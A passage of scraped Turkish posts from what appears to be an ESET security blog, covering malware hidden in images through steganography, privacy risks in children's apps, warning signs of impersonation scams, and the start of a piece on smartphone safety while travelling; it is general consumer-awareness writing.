Resimlerden çıkarılan kötü amaçlı yükler çeşitli amaçlar için kullanılabilir. Explorer güvenlik açığı vakasında, çıkarılan komut dosyası, bir kötü amaçlı yazılım analistininki gibi izlenen bir makinede çalışıp çalışmadığını kontrol etti. Eğer değilse, o zaman bir istismar kiti açılış sayfasına yönlendirildi. İstismardan sonra, arka kapılar, bankacılık truva atları, casus yazılımlar, dosya hırsızları ve benzerleri gibi kötü amaçlı yazılımları teslim etmek için nihai bir yük kullanıldı.
*Soldan sağa doğru: Temiz görüntü, kötü amaçlı içeriğe sahip görüntü ve kötü amaçlı kodu vurgulamak için geliştirilmiş aynı kötü amaçlı görüntü (Kaynak: ESET Research)*
Gördüğünüz gibi, temiz ve kötü niyetli bir görüntü arasındaki fark oldukça küçüktür. Sıradan bir insan için kötü amaçlı görüntü sadece biraz farklı görünebilir ve bu durumda, garip görünüm düşük görüntü kalitesi ve çözünürlüğe bağlanabilir ancak gerçek şu ki, sağdaki resimde vurgulanan tüm bu koyu pikseller kötü huylu kodun bir işaretidir.
## Paniğe gerek yok
Bu durumda sosyal medyada gördüğünüz fotografların tehlikeli kod barındırıp barındırmadığını merak ediyor olabilirsiniz. Sosyal medya web sitelerine yüklenen görsellerin genellikle yoğun bir şekilde sıkıştırıldığını ve değiştirildiğini göz önünde bulundurun, bu nedenle saldırganın çalışan zararlı kodu içlerinde gizlemesi çok zor olacaktır. Bu durum, bir fotoğrafın Instagram’a yüklenmeden önce ve yüklendikten sonra nasıl göründüğünü karşılaştırdığınızda açıkça görülebilir. Genellikle belirgin kalite farklılıkları vardır.
En önemlisi, RGB piksel gizleme ve diğer steganografik yöntemler yalnızca gizli veriler kötü amaçlı kodu çıkarabilecek ve sistemde çalıştırabilecek bir program tarafından okunduğunda tehlike oluşturabilir. Görüntüler genellikle [komuta ve kontrol (C&C) sunucularından](https://www.techtarget.com/whatis/definition/command-and-control-server-CC-server) indirilen kötü amaçlı yazılımları gizlemek ve siber güvenlik yazılımları tarafından tespit edilmelerini önlemek için kullanılır. Bir vakada, [ZeroT](https://attack.mitre.org/software/S0230/) adlı bir truva atı, e-postalara eklenen Word dokümanları aracılığıyla kurbanların makinelerine indirildi. Ancak en ilginç kısım bu değil. İlginç olan, [Britney Spears’ın bir görüntüsünden](https://www.proofpoint.com/us/threat-insight/post/APT-targets-russia-belarus-zerot-plugx) kötü amaçlı yazılım çıkarmak için steganografi kullanan PlugX RAT’ın (diğer adıyla Korplug) bir varyantını da indirmiş olmasıdır.
Başka bir deyişle, ZeroT gibi truva atlarından korunuyorsanız, steganografi kullanımını o kadar önemsemeniz gerekmez.
Son olarak, görüntülerden çıkarılan herhangi bir istismar kodu, başarılı bir istismar için güvenlik açıklarının mevcut olmasına bağlıdır. Sistemleriniz zaten yamalıysa, istismarın çalışma şansı yoktur; bu nedenle, dijital güvenlik yazılımınızı, uygulamalarınızı ve işletim sistemlerinizi her zaman güncel tutmanız iyi bir fikirdir. Yazılımlarınızın tüm yamalarını uygulayarak ve güvenilir, güncellenmiş bir [güvenlik çözümü](https://www.eset.com/tr/home/protection-plans/) kullanarak istismar kitleri tarafından istismar edilmekten kaçınılabilirsiniz.
Her zaman olduğu gibi genel siber [güvenlik kuralları](https://www.eset.com/tr/about/newsroom/press-releases/basin-bultenleri/en-koetue-10-siber-guevenlik-aliskanligi/) geçerlidir ve farkındalık daha güvenli bir dijital yaşam için ilk adımdır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Fotoğraflar, Siber Güvenlik, Zararlı Yazılımlar
---
### [Çocuk uygulamalarında eğlencenin ötesinde gizlilik riskleri](https://antivirus.com.tr/cocuklar-icin-uygulamalar-eglence-ve-oyunlarin-otesinde-gizlilik-riskleri/)
**Published:** Nisan 18, 2024
**Author:** ESET
**Excerpt:** Çocuklar için uygulamalar 'uyarı etiketleri' ile mi gelmeli? Çocukların dijital oyun alanlarının oynamak ve öğrenmek için güvenli yerler olduğundan emin olun.
**Content:**
Çocuklar için uygulamalar ‘uyarı etiketleri’ ile mi gelmeli? Çocuklarınızın dijital oyun alanlarının oynamak ve öğrenmek için güvenli yerler olduğundan emin olun.
Çocuklarımız [telefonlarında](https://saferkidsonline.eset.com/tr/article/cocugunuz-dijital-duenyanin-bagimlisi-haline-mi-geliyor-iste-yapabilecekleriniz) her zamankinden daha fazla zaman geçiriyor. 9-16 yaş arası Avrupalı çocukların %80’i her gün telefonlarından [internete](http://www.eukidsonline.net/) giriyor. Birleşik Krallık’ta çocukların %91’i 11 yaşına geldiklerinde bir [cep telefonuna sahip](https://www.ofcom.org.uk/__data/assets/pdf_file/0024/234609/childrens-media-use-and-attitudes-report-2022.pdf) oluyor. ABD’de ise [aynı oran](https://www.commonsensemedia.org/sites/default/files/research/report/8-18-census-integrated-report-final-web_0.pdf?utm_source=substack&utm_medium=email) 14 yaşına geldiklerinde bir akıllı telefona sahip oluyor. Bu cihazlar ve onlara yüklenen uygulamalar eğlence, sosyalleşme ve öğrenme için harika bir araç olabilirken aynı zamanda riskleri de beraberinde getiriyor.
Ebeveynler [olarak](https://digitalwellnesslab.org/wp-content/uploads/Pulse-Survey-Childrens-First-Cell-Phones-1.pdf), bu cihazları genellikle çocuklarımızın bizimle bağlantıda kalmaları, evden uzaktayken güvende olmaları ve belki de daha az ölçüde arkadaşlarıyla bağlantı kurmaları için satın alıyoruz. Ancak kaçımız potansiyel çevrimiçi güvenlik etkilerini hesaba katıyoruz? Sorunun büyük bir kısmı, veri kullanımı konusunda [şeffaflığın](https://www.commonsensemedia.org/sites/default/files/research/report/common-sense-media-2023-state-of-kids-privacy_0.pdf) olmamasından ve ebeveynlerin aksine çocukların çıkarlarını her zaman göz önünde bulundurmayan uygulama geliştiricilerinden kaynaklanıyor.
Çocuklar için uygulamalar başlıca güvenlik risklerini ve bunların nasıl azaltılacağını keşfetmek için okumaya devam edin.
## Çocuklar için uygulamalar güvenlik uyarılarıyla birlikte gelmeli mi?
Akıllı telefon uygulamaları çocuklarımız için dijital dünyaya açılan bir kapıdır. Ancak aynı zamanda onları istismar edici reklamlara, uygunsuz içeriğe, güvenlik ve gizlilik risklerine de maruz bırakabilirler. Karmaşık gizlilik ayarları, şeffaf olmayan gizlilik politikaları, yasal boşluklar, zayıf yaptırımlar ve kendi farkındalık eksikliğimiz ebeveynlerin karşılaştığı zorlukları daha da artırıyor.
Burada bir risk olduğuna şüphe yok. [Incogni](https://blog.incogni.com/children-android-app-research/) tarafından yapılan bir çalışmada dünya çapında kullanılan 74 “çocuklar için uygulama” analiz edildi. Buna göre:
- Neredeyse yarısı (34/74) en azından bir miktar kullanıcı verisi toplamaktadır ve bunların üçte biri konum, e-posta adresleri, satın alma geçmişi ve uygulama etkileşimleri dahil olmak üzere en az yedi veri noktası toplamaktadır
- Geliştiriciler bu veri toplama işleminin esas olarak analitik, uygulama işlevselliği, dolandırıcılığı önleme ve reklam veya pazarlama amaçlı olduğunu iddia etmiştir
- Veri toplayan uygulamaların yalnızca %62’si kullanıcıların verilerinin silinmesini talep etmesine izin veriyor
12’den küçük çocuklar için etiketlenmiş iOS uygulamaları üzerine yapılan ayrı bir [araştırma](https://www.ncbi.nlm.nih.gov/pmc/articles/PMC10646829/), tümünün kullanıcı verilerini uygulama dışında değişen hassasiyet derecelerinde paylaştığını ortaya koydu. Ve %44’ü en az bir parça kişisel bilgiyi üçüncü taraflara göndermiş, yaklaşık %65’i ticari amaçlarla reklam veya analiz sağlayan üçüncü taraflarla veri paylaşmıştır.

## Kanun ne diyor?
Kanun koyucular, çocukları aşırı veri toplama ve kullanımından korumak için özel yasalar çıkarmıştır.
ABD’de [COPPA](https://www.ftc.gov/legal-library/browse/rules/childrens-online-privacy-protection-rule-coppa), geliştiricileri 13 yaşından küçüklerden kişisel bilgi toplamadan önce ebeveyn izni almaya zorlamak için 1998 yılında kabul edilmiştir. Ayrıca toplanan bilgilerin nasıl kullanıldığını detaylandıran açık bir gizlilik politikası sunmalı ve ebeveynlere bu verileri gözden geçirme, değiştirme veya silme seçeneği sunmalıdırlar.
AB’de [GDPR-K](https://www.clarip.com/data-privacy/gdpr-child-consent/), geliştiricilerin yalnızca bir uygulamanın hizmetlerini sağlamak için gerekli minimum verileri toplamasını ve çoğu durumda kişisel verileri işlemek için ebeveyn izni almasını talep etmektedir. Ayrıca çocukların anlayabileceği yaşa uygun gizlilik ayarlarının yapılmasını ve geliştiricilerin veri koruma risklerini düzenli olarak değerlendirip azaltmasını gerektiriyor.
Yıllar boyunca yaptırım eylemi sınırlı olmuştur. TikTok, 345 milyon € (368 milyon $) [GDPR cezası](https://www.dataprotection.ie/en/news-media/press-releases/DPC-announces-345-million-euro-fine-of-TikTok) ve 5,7 milyon $ [FTC anlaşması](https://www.ftc.gov/news-events/news/press-releases/2019/02/video-social-networking-app-musically-agrees-settle-ftc-allegations-it-violated-childrens-privacy) ile vurulan önemli bir istisnaydı. Ancak daha fazla çocuk uygulaması geliştiricisinin ceza almaması, [hiçbir şeyin yanlış olmadığı ](https://www.comparitech.com/blog/vpn-privacy/app-ico-study/)anlamına gelmiyor. Daha ziyade, yaptırım için düzenleyici kapasite eksikliğine işaret ediyor olabilir. Peki ne hakkında endişelenmelisiniz?
## Dikkat edilmesi gereken başlıca uygulama riskleri
1. **Aşırı veri toplama:** Yaş, e-posta adresi, konum ve uygulama etkinliği gibi kişisel bilgiler reklamcılar için altın madeni olabilir. Geliştiriciler tarafından üçüncü taraf izleyiciler aracılığıyla paylaşılırsa, istismar edici reklamcılıkla ilgili endişeleri artırır ve bir veri güvenliği riskini temsil eder; yani, üçüncü bir tarafın ihlal edilme olasılığı oluşabilir.
2. **Uygunsuz reklamlar:** Özellikle küçük çocukları hedef alan reklamlar, onların kendilerine pazarlama yapıldığını fark edememelerini istismar edebilir. Reklamlar uygunsuz içerik de içerebilir.
3. **Uygulama içi satın alımlar:** Bazı uygulamalar, özellikle oyun dünyasında kullanıcıların bir oturum sırasında alışveriş yapmalarına olanak tanır. Çocuklar, geliştiricilerin onları para harcamaya yönlendirmesine karşı daha duyarlı olabilirler. Bu da sonuçta bir ebeveyn olarak size pahalıya mal olabilir.
4. **Sınırlı ebeveyn denetimi:** Bazı çocuk uygulamaları, [yeterli ebeveyn](https://antivirus.com.tr/neden-ebeveyn-kontrol-yazilimina-ihtiyaciniz-var-ve-bu-yazilimda-olmasi-gereken-5-ozellik/) denetiminden yoksundur, bu da uygulamayı kullanırken çocuklarınızın maruz kaldığı riskleri en aza indirmenizi zorlaştırır.
5. **Sınırlı gizlilik bilgisi:** Birçok yargı alanındaki düzenleyici gerekliliklere rağmen, çocuk uygulamaları, çocuğunuzun verilerinin nasıl kullanılacağını ve korunacağını belirsiz hale getiren opak gizlilik / güvenlik politikalarına sahip olabilir. Birleşik Krallık gizlilik [düzenleyicisinin belirttiği](https://ico.org.uk/media/2620177/designing-data-transparency-for-children.pdf) gibi: “Kötü gizlilik bilgisi tasarımı riskleri gizler, iyi kullanıcı deneyimlerini bozar ve çocuklar, ebeveynler ve çevrimiçi hizmetler arasında güvensizlik tohumları eker.”
6. **Aşırı paylaşım:** Bazı uygulamalar, çocukların diğer kullanıcılarla paylaştıkları bilgi miktarını kısıtlamaları için sınırlı ve belirgin araçlar sunarak onları [siber zorbalar](https://antivirus.com.tr/siber-zorbalik-hepimiz-engellemekle-sorumluyuz/), [veri hırsızları](https://antivirus.com.tr/cocuk-kimligi-hirsizligi-cocuklarimin-kisisel-verilerini-nasil-koruyabilirim/) ve dolandırıcılar açısından risk altına sokabilir.
7. **Uygunsuz içerik:** Uygulamalar, çocuklarınızın diğer kullanıcılar tarafından paylaşılanlar da dahil olmak üzere yaş aralığına uygun olmayan içeriklere erişmesini sağlayabilir. Sosyal medya siteleri, resim ve video paylaşan potansiyel olarak büyük kullanıcı havuzu göz önüne alındığında özellikle risklidir. Moderatörlerin uygunsuz bulunan içerikleri yakalaması ve kaldırması zaman alabilir.
8. **Güvenlik riskleri:** Mobil uygulamalar da önemli güvenlik riskleri oluşturmaktadır. Güvenlik düşünülerek tasarlanmamış olanlar güvenlik açıkları, yanlış yapılandırmalar ve veri şifreleme eksikliği gibi diğer riskleri içerebilir. Bu açıklar, tehdit aktörleri tarafından çocuğunuzun uygulama girişleri de dahil olmak üzere verilerini çalmak, onları premium ücretli hizmetlere kaydetmek veya sosyal medya ve oyun hesaplarını ele geçirmek için kullanılabilir. Alternatif olarak, siber şantaj yapmak için çocuğunuzun cihazına erişimi kullanabilirler.
## Çocuklar için uygulamalar güvenlik riskleri nasıl azaltılır?
Bir ebeveyn olarak, akıllı telefon uygulamalarını kullanırken çocuğunuzun gizliliğini ve güvenliğini korumak için kritik bir rol oynuyorsunuz. Nasıl mı?
- **Çocuklarınızla konuşun: Çocuklarınızı** kişisel bilgilerini korumanın önemi ve güvenlik ve gizlilik risklerinin olası sonuçları hakkında eğitin. Açıklık politikası, çevrimiçi bilgi paylaşımı konusunda herhangi bir karar almadan önce ilk başvuracakları kişinin siz olmanız gerektiği konusunda onlara güven vermenize yardımcı olacaktır. [Konuşmak iyidir](https://antivirus.com.tr/evde-siber-guvenlik-cocuklarin-internette-guvende-olmalari-icin-onlarla-konusun/).
- **Araştırmanızı yapın:** Çocuğunuzun indirmek istediği herhangi bir uygulamayı izin vermeden önce mutlaka inceleyin. Gizlilik politikalarını ve gizlilik ve güvenlik konusundaki itibarlarını kontrol edin.
- **Kontrolü elden bırakmayın:** Çocuğunuzun mahremiyetine saygılı olun ancak uygulama kullanımlarını ve izinlerini izlemek için zaman zaman kontrol edeceğinizi bilmelerini sağlayın. Neleri indirebileceklerini ve hangi özelliklere erişebileceklerini sınırlamak için ebeveyn kontrol yazılımı kullanmayı düşünün (örneğin, mesajlaşma veya sosyal özellikleri devre dışı bırakmak). Bu tür yazılımlar ayrıca güvenli gezinmeyi sağlayacak ve internet kullanım raporları sunacaktır.
- **Güvenliğe odaklanın:** Çocuğunuzun cihazına saygın bir satıcıdan güvenlik yazılımı indirin. Ve her zaman en son yazılım sürümüyle güncel olduğundan ve parola korumalı olduğundan emin olun. Destekleyen tüm uygulamalar için [iki faktörlü kimlik doğrulamayı](https://www.eset.com/tr/blog/2fa-guvenliginizi-ikiye-katlayin/) (2FA) açın. Ve çocuğunuzun yalnızca resmi uygulama mağazalarından uygulama indirdiğinden emin olun.
- **Reklamları engelleyin:** [Android veya iOS](https://www.eff.org/deeplinks/2022/05/how-disable-ad-id-tracking-ios-and-android-and-why-you-should-do-it-now)‘ta ilgili ayarlara girerek çocuğunuzun akıllı telefonunda reklam izlemeyi kapatın.
- **Çocuk dostu uygulamalar seçin:** [Android](https://blog.google/products/google-play/teacher-approved-apps/) cihazlar için Google Play’de [Çocuklar sekmesi](https://play.google.com/store/apps/category/FAMILY?pli=1) altında “Öğretmen onaylı” uygulamaları arayın. Uygulamalar “yaşa uygunluk, deneyim kalitesi, zenginleştirme ve keyif” kriterlerine göre derecelendirilir.
Hepimiz çocuklarımızın akıllı telefonlarından en iyi şekilde yararlanmalarını istiyoruz. Ama her şeyden önce güvende olmalarını istiyoruz. Bu dijital mayın tarlasında gezinmek hiçbir zaman kolay olmayacak. Riskler hakkında ne kadar çok şey bilirseniz, kararlarınız da o kadar bilinçli olacaktır.
[*İnternette yapılması* ](https://www.eset.com/tr/blog/cocuklarin-internette-guvenle-dolasmasina-yardimci-olacak-5-ipucu/)*ve yapılmaması gereken daha fazla şey için* [*Safer Kids Online*](https://saferkidsonline.eset.com/tr/?utm_source=welivesecurity.com&utm_medium=referral&utm_campaign=autotagging&utm_content=kids-online&utm_term=en)*‘a da göz atabilirsiniz. Ayrıca, ESET’in çocuklara çevrimiçi tehditleri tanımayı öğreten yeni animasyon serisi ‘*[*Hey PUG*](https://www.youtube.com/playlist?list=PLOhPRvLw26wY3pD9BEA7Bult6mAvNRQ11)*‘ı mutlaka izleyin.*
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Uygulamalar
---
### [Taklit dolandırıcılığı: Bir taklitçiyi zamanında tespit edin](https://antivirus.com.tr/taklit-dolandiriciligi-cok-gec-olmadan-bir-taklitciyi-tespit-edin/)
**Published:** Nisan 24, 2024
**Author:** ESET
**Excerpt:** Ekranın arkasındaki veya hattın diğer ucundaki kişinin iddia edilen kişi olmadığını gösteren en yaygın taklit dolandırıcılığı işaretlerinden bazıları nelerdir?
**Content:**
Ekranın arkasındaki veya hattın diğer ucundaki kişinin iddia edilen kişi olmadığını gösteren en yaygın taklit dolandırıcılığı işaretlerinden bazıları nelerdir?
Dijitalleşme hızla büyürken gerçeği ayırt etmek de zorlaşıyor. Bir e-postanın, sosyal medya mesajının veya metnin diğer ucundaki kişiyi veya kuruluşu göremediğimiz için dolandırıcıların olmadıkları bir şey veya biri gibi davranmaları daha kolay. Bu, taklit dolandırıcılığıdır ve siber suçlular için hızla en çok kazananlardan biri haline gelmektedir. [FTC’ye göre](https://www.ftc.gov/news-events/data-visualizations/data-spotlight/2024/04/impersonation-scams-not-what-they-used-be), işletmelerin ve hükümetlerin kimliğine bürünen dolandırıcılar 2023 yılında kurbanlarından 1,1 milyar dolar kazandı.
Kimliğe bürünme dolandırıcılığı birçok şekilde olabilir ancak bir dolandırıcılığın işaretlerini tanımlayabiliyorsanız, kişisel bilgileriniz ve paranız güvende kalacaktır.
## Taklit dolandırıcılığı neye benziyor?
Çoğu dolandırıcılıkta olduğu gibi taklit dolandırıcılığı da kötü adamlara para ya da dark web’de satabilecekleri veya kimlik dolandırıcılığı yapmak için kullanabilecekleri kişisel/finansal bilgilerinizi göndermenizi sağlamak için tasarlanmıştır. Kimlik avı, kimliğe bürünme dolandırıcılığının belki de en belirgin çeşididir: Bir dolandırıcı, güvenilir bir kuruluş gibi davranarak sizinle iletişime geçer ve para veya bilgi talep eder.
Ancak başka çeşitleri de var. Sahte [sosyal medya hesapları](https://antivirus.com.tr/sosyal-medyada-sahte-arkadaslar-ve-takipciler-nasil-tespit-edilir/), dolandırıcılık bağlantılarını ve gerçek olamayacak kadar iyi teklifleri yaymak için kullanılan ve giderek büyüyen bir sorundur. Sahte mobil uygulamalar ise meşru uygulamaları taklit ederek kişisel bilgilerinizi toplayabilir, ekranınızı reklamlarla doldurabilir veya sizi premium ücretli hizmetlere kaydedebilir.
Taklit dolandırıcılığı da gelişiyor. FTC’ye göre, kanalları ve teknikleri giderek bulanıklaştırıyorlar. Örneğin “sahte bir Amazon çalışanı sizi sahte bir bankaya veya hatta sahte yardım için sahte bir FBI veya FTC çalışanına aktarabilir.”
> This is a fake account.
>
> 🚨 Please REPORT [@InvestRepeats](https://x.com/InvestRepeats?ref_src=twsrc%5Etfw) (extra S) for impersonation. He blocked me, so can't do it myself.
>
> I have only 1 account on X. Don't fall for any scam like this & don't give them your money. <https://t.co/AVk1Vzdhjh>
>
> — Save Invest Repeat 📈 (@InvestRepeat) [April 10, 2024](https://x.com/InvestRepeat/status/1778042104968847478?ref_src=twsrc%5Etfw)
## Dolandırıcılar nasıl tespit edilir?
Genel kanının aksine, taklit dolandırıcılığı riski altında olanlar sadece yaşlılar değildir. Birleşik Krallık’ta yapılan bir [araştırma](https://www.takefive-stopfraud.org.uk/news/people-under-35-are-more-at-risk-from-impersonation-scams/), 35 yaşın altındaki kişilerin bu tür dolandırıcılıklara hedef olma ve kanma ihtimalinin daha yüksek olduğunu ortaya koyuyor. Bunu göz önünde bulundurarak, paylaştığımız uyarı işaretlerine dikkat edin:
- **Para talepleri:** Yakın bir aile üyesi veya irtibat kişisi olduğunu iddia eden birinden gelen e-posta, metin veya DM mesajı. Yurtdışında mahsur kaldıkları veya tıbbi yardıma ihtiyaç duydukları gibi bir mazeret nedeniyle acil mali yardım talep edeceklerdir. Dolandırıcılar yasal sosyal medya ve e-posta hesaplarını ele geçirerek sizinle iletişime geçenin gerçekten arkadaşınız/aile üyeniz olduğunu düşündürebilir.
- **Uzaktan erişim:** [Teknik destek dolandırıcılığında](https://antivirus.com.tr/teknik-destek-dolandiricilari-hala-is-basinda-2023te-dikkat-etmeniz-gereken-konular/), bir teknoloji şirketinden, telekomünikasyon şirketinden veya başka bir meşru görünen kuruluştan bir yetkili, bilgisayarınıza kötü amaçlı yazılım bulaşmış olması gibi uydurma bir nedenle bilgisayarınıza erişmek ister.
Şekil 1 Teknik destek dolandırıcılığı örneği
- **Hesabınıza erişim:** Bir [polis memuru](https://twitter.com/TSScot/status/1777333129562280187) veya hükümet yetkilisi, kara para aklama, uyuşturucu kaçakçılığı veya başka bir ciddi suçla ilgili bir soruşturmanın parçası olarak hesabınızdaki paranın analiz edilmesi gerektiğini iddia ederek birdenbire sizinle iletişime geçer. Paranızı başka bir yere taşıyarak ‘güvende tutmayı’ teklif ederler**.**
- **Baskı:** Telefonun, e-postanın, metnin veya sosyal medya kanalının diğer ucundaki kişi hemen harekete geçmeniz için size baskı yapar. Tehlikede olan bir arkadaşınıza para göndermek ya da bir hükümet yetkilisine acilen havale yapmak gibi düşünmeden bir karar vermeniz için sizi panikletmeye çalışırlar. Bu klasik bir sosyal mühendislik tekniğidir. Hatta bazen yüz yüze veya [sanal kaçırma dolandırıcılığı](https://antivirus.com.tr/sanal-adam-kacirma-basiniza-gelenin-dolandiricilik-oldugunu-nasil-anlarsiniz/) yapmak için yapay zeka araçlarının kötüye kullanımı ile korkutucu bir şekilde gerçekleştirilir.
> .[@MIAttyGen](https://x.com/MIAttyGen?ref_src=twsrc%5Etfw) Dana Nessel is urging residents to be on high alert for a new impersonation scam after the Social Security Administration Office of the Inspector General issued a warning about criminals posing as agents and demanding in-person meetings. [pic.twitter.com/GnAALoApE4](https://t.co/GnAALoApE4)
>
> — Genoa Township (@GenoaTownship) [April 10, 2024](https://x.com/GenoaTownship/status/1778112255927668780?ref_src=twsrc%5Etfw)
- **Para almaya gelen sahte kuryeler:** Bir yetkili, bir tanıdığınızın başının beladan kurtulmasına yardımcı olmak veya banka kartınızdaki şüpheli bir ödemeyi çözmek gibi her türlü sahte bahaneyle ev adresinize gelip nakit para, kart, değerli eşyalarınızı alması için bir kurye göndermeyi teklif eder.
- **Hesap güvenliği uyarıları:** Bu sahte bildirimler genellikle mevcut bilgilerinizi ‘onaylamanızı’ ister. Bu da dolandırıcıların kişisel ve finansal bilgilerinizi ele geçirmesinin bir başka yoludur.
Şekil 2 Sahte bildirim
- **Olağandışı mesajlar:** Kimlik avı e-postaları genellikle dolandırıcılık olduğunu gösteren tutarsızlıklar içerir. Dolandırıcılar, gönderenin kimliğine bürünmek için görünen adı taklit etmeye çalışacaktır. Ancak adın üzerine geldiğinizde, altında resmi olmayan bir e-posta adresi olabilecek maskeli e-posta adresini görebilirsiniz. Bununla birlikte dolandırıcıların yasal e-posta hesaplarını da ele geçirebileceğini ve gerçeği sahteden ayırmayı zorlaştırmak için arayan kimliği sahteciliği kullanabileceğini unutmayın.
- **Sahte teslimat sorunları:** Meşru görünen posta/lojistik firmaları, var olmayan paketinizin güvenli bir şekilde teslim edilmesini sağlamak için küçük bir ücret ödemenizi veya banka bilgilerinizi vermenizi talep eder. Diğer senaryolarda, dolandırıcılar iyi bilinen bir teslimat hizmeti gibi davranır ve paketinizle ilgili ‘sorunlar’ konusunda sizi uyarır.
Şekil 3 Sahte uyarı
- **Hediye kartları:** Bu yöntemle dolandırıcılar, pahalı ürünler veya hediye kartları satın alarak para cezalarını veya tek seferlik ücretleri ödemenizi isterler. İzlenmesi çok daha zor olduğu için banka havalesi yerine sizden bunu yapmanızı ister.
- **Sahte abonelik yenilemeleri:** Aboneliğinizi yenilemek veya var olmayan bir geri ödemeyi işleme koymak için dolandırıcı bilgisayarınıza bağlanmak ister.
Şekil 4 Sahte uyarı
- **Hayali eşantiyonlar veya indirimler:** Bunlardan faydalanabilmeniz için küçük bir ‘ücret’ ödemeniz talep edilir. Ancak söylemeye gerek yok, bu sadece avans ücreti dolandırıcılığının bir varyasyonu olduğu için ortada herhangi bir ödül veya indirim yoktur.
- **Alışılmadık dil:** Kimlik avı girişimlerinin bir diğer belirtisi de mesajlardaki kötü dilbilgisi ve yazım hataları olabilir ancak dolandırıcıların [sahte mesajlarını oluşturmak için üretken yapay zeka kullanmasıyla](https://antivirus.com.tr/chatgpt-gibi-sohbet-robotlari-silah-olarak-kullanilabilir-mi/) bu yöntem popülerliğini yitirmeye başlamıştır.
## Tetikte olun
Unutmayın, taklit dolandırıcılığı sürekli olarak gelişmektedir, bu nedenle yukarıdakiler kesinlikle kapsamlı bir liste değildir. Bu tür dolandırıcılıklarda bir sonraki evrede, güvenilir bir bireyin sesini ve hatta görünümünü taklit edebilen yapay zeka destekli deepfake’ler gelmektedir. Bu yöntemle ofis çalışanlarını kandırarak siber suçluların kontrolündeki hesaplara [büyük meblağlı kurumsal fon transferleri yapmalarını](https://www.theguardian.com/world/2024/feb/05/hong-kong-company-deepfake-video-conference-call-scam) sağlıyor. Ve bu teknoloji, sosyal medyada [güvenilir kiş](https://twitter.com/MartinSLewis/status/1677000805738479618?ref_src=twsrc%5etfw|twcamp%5etweetembed|twterm%5e1677000805738479618|twgr%5e65d470fea1c9683c8bc2bb745a410822d8fc728e|twcon%5es1_&ref_url=https://www.moneysavingexpert.com/news/2023/07/beware-terrifying-new--deepfake--martin-lewis-video-scam-promoti/)ileri taklit ederek takipçileri acele yatırım yapmaları için kandırmak amacıyla kullanılıyor. Deepfake’ler daha ucuz ve erişilebilir hale geldikçe daha küçük ölçekli dolandırıcılıklarda da kullanılabilirler.
Herhangi bir taklit dolandırıcılığına karşı güvende kalabilmek için şüpheci olun, yavaşlayın ve söyledikleri kişi olduklarını bağımsız olarak doğrulayın. Bunu doğrudan kuruluşa veya kişiye ulaşarak yapın ve ilk mesajda listelenen bir e-posta veya telefon numarasına yanıt vermeyin. Kişinin yasal olduğunu teyit etmediğiniz sürece asla para veya kişisel bilgilerinizi vermeyin.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Taklit Dolandırıcılığı
---
### [Akıllı telefonsuz bir tatil düşünemez misiniz?](https://antivirus.com.tr/yaninizda-akilli-telefon-olmadan-bir-tatil-dusunemezsiniz-degil-mi/)
**Published:** Nisan 30, 2024
**Author:** ESET
**Excerpt:** Günümüzde karşılaştığımız tüm sahte uygulamaları ve dolandırıcılık yöntemlerini düşündükçe, akıllı telefon için güvenliğin tatil öncesi evde başladığını aklınızdan çıkarmayın.
**Content:**
Günümüzde karşılaştığımız tüm sahte uygulamaları ve dolandırıcılık yöntemlerini düşündükçe, akıllı telefon için güvenliğin tatil öncesi evde başladığını aklınızdan çıkarmayın.
Tatilciler eskiden uzun bir yolculuğa hazırlanırken kaybolmaktan endişe ederlerdi, bu yüzden yanlarına harita, pusula, radyo, sözlük ve el feneri alırlardı. Şimdi hepsi küçük, kompakt bir telefona entegre edilmiş durumda. Bu nedenle birçoğumuzun yanında bu küçük asistan olmadan bir yolculuk hayal edememesi şaşırtıcı değil.
Ancak tarihteki gezginlerin korsanlara ve eşkıyalara karşı dikkatli olmaları gerektiği gibi günümüz turistlerinin de kendilerini siber suçlulardan korumaları gerekiyor.
[ESET Mobile Security’yi Şimdi Deneyin!](https://play.google.com/store/apps/details?id=com.eset.ems2.gp&referrer=utm_source%3Dchristmas%2520blog%26utm_medium%3Darticle)
Riskler oldukça yüksek olabilir. Tehdit aktörleri akıllı telefonları yalnızca sahiplerinin kimliklerini veya paralarını çalmak için kötüye kullanmakla kalmaz, aynı zamanda [işverenlerinin iş sistemlerine de ](https://insights.samsung.com/2023/05/31/mobile-devices-and-your-employees-to-byod-or-not-to-byod/)giriş yapabilirler. Dürüst olalım: kaçımız kişisel akıllı telefonlarımızı iş için kullanıyoruz ya da tam tersi? İş ile eğlenceyi karıştırmayın derler ama günümüzde bundan kaçınmak zor.
## **Siber güvenlik evde başlar**
Bağımsız BT-Güvenlik Enstitüsü AV-TEST, Nisan 2024 itibariyle akıllı telefonların [yaklaşık 35 milyon](https://portal.av-atlas.org/malware/statistics) Android kötü amaçlı yazılım örneğiyle karşı karşıya kaldığını göstermiştir. Siber suçluların artan açgözlülüğü, [Android tehditlerinin %22 oranında](https://antivirus.com.tr/eset-tehdit-raporu-h2-2023/) arttığına dikkat çeken en son ESET H2 2023 Tehdit Raporu’nda da görülmektedir**.**
Siber suçlular daha yaratıcı hale geldikçe mobil cihaz güvenliğinin sadece cihazı yakın tutmak ve kafelerdeki ücretsiz Wi-Fi’ye erişmemekten çok daha sofistike olması gerekiyor.
[ESET araştırmanın yazısında](https://www.welivesecurity.com/en/eset-research/evasive-panda-leverages-monlam-festival-target-tibetans/) bahsettiği gibi tehlikeler, hevesli bir gezginin bir varış noktası hakkındaki ziyaretçi/turist tavsiyelerini kontrol etmeye başladığı anda başlar.
Tehdit aktörleri, kurbanların kişisel verilerini ve paralarını çalmak için yasal festival, seyahat veya konaklama web sitelerini kötüye kullanabilir ve aynı şeyi yapmak için kötü amaçlı yazılım dağıtabilir veya taklit web siteleri oluşturabilir. Bir başka tehdit de sahte çeviri uygulamaları ya da truva atına dönüştürülmüş yasal sohbet uygulamaları gibi kötüye kullanılan uygulamalardan gelebilir.
Dahası, bu saldırıların bazıları gerçekten akıllı telefon kullanıcılarını hedef almak yerine örneğin ele geçirilen kurumsal hesaplar aracılığıyla [işverenlerin iç sistemlerine erişmek](https://insights.samsung.com/2023/05/31/mobile-devices-and-your-employees-to-byod-or-not-to-byod/) için tehlikeye atılmış mobil cihazları kötüye kullanmayı amaçlamaktadır.
## **Güvende kalmak**
